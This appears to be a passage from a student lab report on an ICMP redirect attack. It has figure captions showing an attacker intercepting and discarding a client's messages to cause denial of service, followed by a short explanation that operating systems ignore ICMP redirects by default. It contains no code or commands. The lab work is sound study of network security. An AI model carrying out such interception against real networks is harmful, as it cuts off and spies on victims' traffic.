

Figure 19: Server listening but can't connect to client



Figure 20: Attacker gets the message from client and discards.DOS!

4 Did i design any countermeasure for such attacks?

The countermeasures against ICMP redirect attack is well implemented in the operating systems.By default,OS doesn't allow ICMP redirects.In the successful attack scenario the icmp redirect bit is turned on to demonstrate the attack.If the icmp redirect bit is turned off the host will never respond to icmp redirect messages and make it impossible for attackers to intercept the messages from victim to the destination.